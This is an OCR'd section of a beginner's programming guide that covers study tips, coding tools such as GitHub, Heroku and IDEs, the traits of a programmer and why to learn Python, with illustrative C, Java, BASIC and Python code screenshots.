
STUDY IN DIFFERENT WAYS

Sometimes, though admittedly not always, it's a good idea to get a more rounded view of computer science before you dig down into more specific programming language study. There are several free "Introduction to Computer Science" courses available online, including a great one from Harvard University (via the www.edx.org website). Another study tool that can be useful is to play coding games. Two of the best of these types of learning games are CodeCombat and CodinGame. Search online to find them.



LEARN FROM OTHER CODERS

The fantastic Stack Overflow is one of the best places to find answers to problems and to ask your own questions to other coders around the world. There are many other language-specific forums online but whichever site you pick, don't be afraid to ask questions. You might find that others are a bit snappy if you don't follow the questioning rules of that forum but just figure out what you did wrong and learn to ask better questions. Don't worry though, ask your questions, listen to the answers and remember to thank people for their help, remembering to come back when you are more experienced and answer a few questions yourself if you can.



DON'T SET YOURSELF DEADLINES


If at all possible, that is. Deadlines, although a part of a professional programmers life, can definitely hurt your progress when in the process of learning to code. This is especially true of self-imposed deadlines, and at this point they almost certainly will be, as they can damage your progress when not reached. Trying to rush through any stage of learning to code will not do you any good, and may make later stages harder if you do not fully understand the basics.

Coding Tools and Resources

Learning to code isn't just about studying the syntax of a language and memorising commands. If you don't have the tools and resources needed to test and express that language, you won't be able to challenge and refine your skills.

GITHUB

You can use GitHub to create a personal project, whether you want to experiment with a new programming language or host your life's work. Any kind of file can be uploaded to GitHub but it's designed particularly for code files and is hugely popular. It provides access control and several collaboration features such as bug tracking, feature requests, task management and wikis for every possible project. GitHub reports having more than 14 million users and more than 35 million repositories, making it the largest host of source code in the world.




TEXT EDITORS

If you are serious about learning to code, you will spend much of your time working in a simple text editor. Finding the right one for you, and for the language you are working with, may take a bit of experimentation but this process is completely worth the effort. All personal computers come with text editors built in. If you're on a PC, then your built-in text editor is Notepad. If you're on a Mac, there isn't a program exclusively designed for writing code. However, you can set up TextEdit to work as a text editor by going into Preferences and selecting the Plain Text radio button.

Popular text editors for coders and programmers include: **Sublime Text, Notepad++ and Vim.**

HEROKU

If you are developing a web app, you will need to host it before people can access it. GitHub can host your code but that doesn't mean that end-users will be able to use the working app. This is where a service like Heroku comes into its own. Heroku is a cloud platform that lets you build, deliver, monitor and scale apps, the fastest way to go from idea to URL, bypassing all those infrastructure headaches. It makes the processes of deploying, configuring, scaling, tuning, and managing apps as simple and straightforward as possible, so that you can focus on what's most important: building great apps that delight and engage customers.




INTEGRATED DEVELOPMENT ENVIRONMENT

Integrated Development Environments, unlike text editors, offer a complete coding environment. This makes it easier for some programming beginners to get to grips with a new language. Integrated Development Environments, also known as Code Editors, are software applications that provides comprehensive facilities to computer programmers for software development. An IDE normally consists of a source code editor, build automation tools and a debugger. Most modern IDEs have intelligent code completion.

One of our favourite IDE's is Aptana Studio 3. Aptana allows you to develop and test your entire web application using a single environment. There's support for the latest browser technology specs such as HTML5, CSS3, JavaScript, Ruby, Rails, PHP and Python.

STACK OVERFLOW



Stack Overflow is a question and answer site for professional and amateur programmers. It's built and run by users as part of the Stack Exchange network of Q&A sites. With its users help, the site is building a library of detailed answers to every question about programming. This site is all about getting answers; it's not a discussion forum so there's no chit-chat. Good answers are voted up and rise to the top and the best answers show up first so that they are always easy to find.

The key to getting the most from Stack Overflow is to focus on questions concerning actual problems you have faced. Include details about what you have tried and exactly what you're trying to do. Tags make it easy to find interesting questions. All questions are tagged with their subject areas. Each can have up to 5 tags, since a question might be related to several subjects.

SNIPPETS

Snippet is a programming term for a small region of reusable source code, machine code or text. Snippets are often used to clarify the meaning of an otherwise "cluttered" function or to minimise the use of repeated code that is common to other functions. Snippets is a powerful application for Mac and Windows that stores the most valuable pieces of code that you can reuse in different projects many times. The main idea is to make the process of reusing as easy as possible to avoid wasting your valuable time on writing the same code again. You can download the Snippets manager free from **http://snippets.me/.**

Being a Programmer

Programmer, developer, coder, they're all titles for the same occupation, someone who creates code. What they're creating the code for can be anything from a video game to a critical element on-board the International Space Station. How do you become a programmer though?

Times have changed since programming in the '80s, but the core values still remain.

```
#include<stdio.h>
#include<dos.h>
#include<stdlib.h>
#include<conio.h>
void getup()
{
    textcolor(BLACK);
    textbackground(15);
    clrscr();
    window(10,2,70,3);
    cprintf("Press X to Exit, Press Space to Jump");
    window(62,2,80,3);
    cprintf("SCORE : ");
    window(1,25,80,25);
    for(int x=0;x<79;x++)
    cprintf("n");
    textcolor(0);
}

int t,speed=40;
void ds(int jump=0)
{
    static int a=1;

    if(jump==0)
        t=0;
    else if(jump==2)
        t--;
    else t++;
    window(2,15-t,18,25);
    cprintf("                    ");
    cprintf("          мllllllлm");
    cprintf("          лllllllll");
    cprintf("          лllllllll");
    cprintf(" л       мllllllll ");
    cprintf(" ллм  мllllllllммм ");
    cprintf(" llllllllllllll  n ");
    cprintf("   llllllllll      ");
    if(jump==1 || jump==2){
    cprintf("    ллп пл         ");
    cprintf("    лм   лм        ");
    }else if(a==1)
    {
    cprintf("    llll  nnn      ");
    cprintf("      лм           ");
    a=2;
    }
    else if(a==2)
    {
    cprintf("     плм пл        ");
    cprintf("          лм       ");
    a=1;
    }
    cprintf("                    ");
    delay(speed);
}
void obj()
{
    static int x=0,scr=0;
    if(x==56 && t<4)
    {
    scr=0;
```

Being able to follow a logical pattern and see an end result is one of the most valued skills of a programmer.

Whatever kind of programmer you want to be takes time, patience and the will to learn.

MORE THAN CODE

For those of you old enough to remember the '80s, the golden era of home computing, the world of computing was a very different scene to how it is today. 8-bit computers that you could purchase as a whole, as opposed to being in kit form and you having to solder the parts together, were the stuff of dreams; and getting your hands on one was sheer bliss contained within a large plastic box. However, it wasn't so much the new technology that computers then offered, moreover it was the fact that for the first time ever, you could control what was being viewed on the 'television'.

Instead of simply playing one of the thousands of games available at the time, many users decided they wanted to create their own content, their own games; or simply something that could help them with their homework or home finances. The simplicity of the 8-bit home computer meant that creating something from a few lines of BASIC code was achievable and so the first generation of home-bred programmer was born.

From that point on, programming expanded exponentially. It wasn't long before the bedroom coder was a thing of the past and huge teams of designers, coders, artists and musicians were involved in making a single game. This of course led to the programmer becoming more than simply someone who could fashion a sprite on the screen and make it move at the press of a key.

Naturally, time has moved on and with it the technology that we use. However, the fundamentals of programming remain the same; but what exactly does it take to be a programmer?

The single most common trait of any programmer, regardless of what they're doing, is the ability to see a logical pattern. By this we mean someone who can logically follow something from start to finish and envisage the intended outcome. While you may not feel you're such a person, it is possible to train your brain into this way of thinking. Yes, it takes time but once you start to think in this particular way you will be able to construct and follow code.

Second to logic is an understanding of mathematics. You don't have to be at a genius level but you do need to understand the rudiments of maths. Maths is all about being able to solve a problem and code mostly falls under the umbrella of mathematics.

Being able to see the big picture is certainly beneficial for the modern programmer. Undoubtedly, as a programmer, you will be part of a team of other programmers, and more than likely part of an even bigger team of designers, all of whom are creating a final product. While you may only be expected to create a small element of that final product, being able to understand what everyone else is doing will help you create something that's ultimately better than simply being locked in your own coding cubicle.

Finally, there's also a level of creativity needed to be a good programmer. Again though, you don't need to be a creative genius, just have the imagination to be able to see the end product and how the user will interact with it.

There is of course a lot more involved in being a programmer, including learning the actual code itself. However, with time, patience and the determination to learn, anyone can become a programmer. Whether you want to be part of a triple-A video game team or simply create an automated routine to make your computing life easier, it's up to you how far to take your coding adventure!

Python is one of the most popular modern programming languages available today. Not only is it easy to learn and understand but also remarkably powerful; and with just a few lines of code you can create something spectacular.

This section covers what you need to get up and running with Python, which version to install and use and how to set everything up in Windows, macOS and Linux. There's a lot you can do with Python and this is just the beginning.

18	Why Python?
20	Equipment You Will Need
22	Getting to Know Python
24	How to Set Up Python in Windows
26	How to Set Up Python on a Mac
28	How to Set Up Python in Linux
30	Installing a Text Editor

Say Hello to Python

Why Python?

There are many different programming languages available for the modern computer, and some still available for older 8 and 16-bit computers too. Some of these languages are designed for scientific work, others for mobile platforms and such. So why choose Python out of all the rest?

PYTHON POWER

Ever since the earliest home computers were available, enthusiasts, users and professionals have toiled away until the wee hours, slaving over an overheating heap of circuitry to create something akin to magic.


These pioneers of programming carved their way into a new frontier, forging small routines that enabled the letter 'A' to scroll across the screen. It may not sound terribly exciting to a generation that's used to ultra high-definition graphics and open world, multi-player online gaming. However, forty-something years ago it was blindingly brilliant.

Naturally these bedroom coders helped form the foundations for every piece of digital technology we use today. Some went on to become chief developers for top software companies, whereas others pushed the available hardware to its limits and founded the billion pound gaming empire that continually amazes us.

Regardless of whether you use an Android device, iOS device, PC, Mac, Linux, Smart TV, games console, MP3 player, GPS device built-in to a car, set-top box or a thousand other connected and 'smart' appliances, behind them all is programming.

All those aforementioned digital devices need instructions to tell them what to do, and allow them to be interacted with. These instructions form the programming core of the device and that core can be built using a variety of programming languages.

The languages in use today differ depending on the situation, the platform, the device's use and how the device will interact with its



environment or users. Operating systems, such as Windows, macOS and such are usually a combination of C++, C#, assembly and some form of visual-based language. Games generally use C++ whilst web pages can use a plethora of available languages such as HTML, Java, Python and so on.

More general-purpose programming is used to create programs, apps, software or whatever else you want to call them. They're widely used across all hardware platforms and suit virtually every conceivable application. Some operate faster than others and some are easier to learn and use than others. Python is one such general-purpose language.

Python is what's known as a High-Level Language, in that it 'talks' to the hardware and operating system using a variety of arrays, variables, objects, arithmetic, subroutines, loops and countless more interactions. Whilst it's not as streamlined as a Low-Level Language, which can deal directly with memory addresses, call stacks and registers, its benefit is that it's universally accessible and easy to learn.

```
1  //file: Invoke.java
2  import java.lang.reflect.*;
3
4  class Invoke {
5    public static void main( String [] args ) {
6      try {
7        Class c = Class.forName( args[0] );
8        Method m = c.getMethod( args[1], new Class
         [] { } );
9        Object ret =  m.invoke( null, null );
10       System.out.println(
11           "Invoked static method: " + args[1]
12           + " of class: " + args[0]
13           + " with no args\nResults: " + ret );
14     } catch ( ClassNotFoundException e ) {
15       // Class.forName(  ) can't find the class
16     } catch ( NoSuchMethodException e2 ) {
17       // that method doesn't exist
18     } catch ( IllegalAccessException e3 ) {
19       // we don't have permission to invoke that
         method
20     } catch ( InvocationTargetException e4 ) {
21       // an exception ocurred while invoking that
         method
22       System.out.println(
23           "Method threw an: " + e4.
             getTargetException(  ) );
24     }
25   }
26 }
```

Java is a powerful language that's used in web pages, set-top boxes, TVs and even cars.

Python was created over twenty six years ago and has evolved to become an ideal beginner's language for learning how to program a computer. It's perfect for the hobbyist, enthusiast, student, teacher and those who simply need to create their own unique interaction between either themselves or a piece of external hardware and the computer itself.

Python is free to download, install and use and is available for Linux, Windows, macOS, MS-DOS, OS/2, BeOS, IBM i-series machines, and even RISC OS. It has been voted one of the top five programming languages in the world and is continually evolving ahead of the hardware and Internet development curve.

So to answer the question: why Python? Simply put, it's free, easy to learn, exceptionally powerful, universally accepted, effective and a superb learning and educational tool.

```
  40 LET py=15
  70 FOR w=1 TO 10
  71 CLS
  75 LET by=INT (RND*28)
  80 LET bx=0
  90 FOR d=1 TO 20
 100 PRINT AT px,py;" U "
 110 PRINT AT bx,by;"o"
 120 IF INKEY$="p" THEN LET py=p
y+1
 130 IF INKEY$="o" THEN LET py=p
y-1                U
 135 FOR n=1 TO 100: NEXT n
 140 IF py<2 THEN LET py=2
 150 IF py>27 THEN LET py=27
 180 LET bx=bx+1
 185 PRINT AT bx-1,by;" "
 190 NEXT d
 200 IF (by-1)=py THEN LET s=s+1
 210 PRINT AT 10,10;"score=";s
 220 FOR v=1 TO 1000: NEXT v
 300 NEXT w

0 OK, 0:1
```

BASIC was once the starter language that early 8-bit home computer users learned.

```
    print(HANGMAN[0])
    attempts = len(HANGMAN) - 1


    while (attempts != 0 and "-" in word_guessed):
        print(("\nYou have {} attempts remaining").format(attempts))
        joined_word = "".join(word_guessed)
        print(joined_word)

        try:
            player_guess = str(input("\nPlease select a letter between A-Z" + "\n> ")).
        except: # check valid input
            print("That is not valid input. Please try again.")
            continue
        else:
            if not player_guess.isalpha(): # check the input is a letter. Also checks a
                print("That is not a letter. Please try again.")
                continue
            elif len(player_guess) > 1: # check the input is only one letter
                print("That is more than one letter. Please try again.")
                continue
            elif player_guess in guessed_letters: # check it letter hasn't been guessed
                print("You have already guessed that letter. Please try again.")
                continue
            else:
                pass

        guessed_letters.append(player_guess)

        for letter in range(len(chosen_word)):
            if player_guess == chosen_word[letter]:
                word_guessed[letter] = player_guess # replace all letters in the chosen

        if player_guess not in chosen_word:
```

